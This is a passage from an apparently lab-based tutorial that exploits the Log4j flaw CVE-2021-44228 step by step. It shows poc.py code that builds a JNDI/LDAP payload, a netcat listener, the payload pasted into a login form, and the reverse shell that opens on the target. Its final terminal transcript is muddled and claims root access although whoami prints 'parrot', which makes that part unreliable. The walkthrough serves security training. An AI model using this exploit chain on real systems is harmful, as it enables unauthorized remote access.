86     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
87     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
88
89     url = "http://{}:{}/#Exploit".format(userip, lport)
90     subprocess.run([
91         os.path.join(CUR_FOLDER, "jdk1.8.0_202/bin/java"),
92         "-cp",
93         os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
94         "marshalsec.jndi.LDAPRefServer",
95         url
96     ])
97
98
99
100
101
102
103
```

30. Scroll down to line 87 and replace jdk1.8.0\_20/bin/java with /usr/bin/jdk1.8.0\_202/bin/java.




```
82     httpd.serve_forever()
83
84
85 def check_java() -> bool:
86     exit_code = subprocess.call([
87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88         '-version',
89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90     return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "jdk1.8.0_202/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
103        url
104    ])
105
106
107
108
109
110
111
112
113
```

31. Scroll down to line 99 and replace jdk1.8.0\_20/bin/java with /usr/bin/jdk1.8.0\_202/bin/java.



```
87     os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
88     '-version',
89 ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
90 return exit_code == 0
91
92
93 def ldap_server(userip: str, lport: int) -> None:
94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
96
97     url = "http://{}:{}/#Exploit".format(userip, lport)
98     subprocess.run([
99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),
100        "-cp",
101        os.path.join(CUR_FOLDER, "target/marshalsec-0.0.3-SNAPSHOT-all.jar"),
102        "marshalsec.jndi.LDAPRefServer",
103        url,
104    ])
105
106
107 def main() -> None:
108     init(autoreset=True)
```

32. After making all the changes save the changes and close the poc.py editor window.
33. Now, open a new terminal window and type nc -lvp 9001 and press Enter, to initiate a netcat listener as shown in screenshot.



```
[attacker@parrot:~]$
$ nc -lvp 9001
listening on [any] 9001 ...
```

34. Switch to previous terminal window and type python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 and press Enter, to start the exploitation and create payload.

```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
[root@parrot]~[/home/attacker]
[root@parrot]~/home/attacker/log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc/
#pluma poc.py

[root@parrot]~/home/attacker/log4j-shell-poc/
#
[root@parrot]~/home/attacker/log4j-shell-poc/
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

35. Now, copy the payload generated in the send me: section.


```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
[root@parrot]~[/home/attacker]
[root@parrot]~/home/attacker/log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc/
#pluma poc.py

[root@parrot]~/home/attacker/log4j-shell-poc/
#
[root@parrot]~/home/attacker/log4j-shell-poc/
#python3 poc.py --userip 10.10.1.13 --we
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/lo
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

A context menu is open over the line containing the payload: \${jndi:ldap://10.10.1.13:1389/a}. The 'Copy' option is highlighted.

36. Switch to Firefox browser window, in Username field paste the payload that was copied in previous step and in Password field type password and press Login button as shown in the screenshot.

In the Password field you can enter any password.



37. Now switch to the netcat listener, you can see that a reverse shell is opened.

```
[attacker@parrot] -[~]
$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
[*] Starting Webserver on port 8080 http://0.0.0.0:8080
[*] Listening on 0.0.0.0:1389
[*] LDAP reference result for a redirecting to http://10.10.1.13:8080/Exploit.class
10.10.1.9 - - [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -
```

38. In the listener window type pwd and press Enter, to view the present working directory.

39. Now, type whoami and press Enter.

The screenshot shows a terminal window titled "nc -lvp 9001 - Parrot Terminal". The user has run the command \$nc -lvp 9001, which is listening on port 9001. They then connect to the host at 10.10.1.9 on port 9001. The user runs a series of commands to identify the system and gain root privileges:

```
[attacker@parrot] ~
$ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 43054
pwd
/home/parrot
whoami
parrot
root # python3 poc.py --userip 10.10.1.13 --webport 8080 --lport 9001
root # curl http://10.10.1.13:9001
[1] 1 curl http://10.10.1.13:9001
[1]+ 1 curl http://10.10.1.13:9001 <defunct>
root # curl http://10.10.1.13:8080
[1] 1 curl http://10.10.1.13:8080 <defunct>
root # curl http://10.10.1.13:8080/Exploit.class
[1] 1 curl http://10.10.1.13:8080/Exploit.class <defunct>
root # Starting Webserver on port 8080 http://0.0.0.0:8080
listening on 0.0.0.0:8080
send LDAP reference result for a redirecting to http://10.10.1.13:8080/Exploit.class
10.10.1.9 -> [01/Jul/2024 02:29:44] "GET /Exploit.class HTTP/1.1" 200 -

```

40. We can see that we have shell access to the target web application as a root user.

**41.** The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.

42. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.

Jai Bhattacharya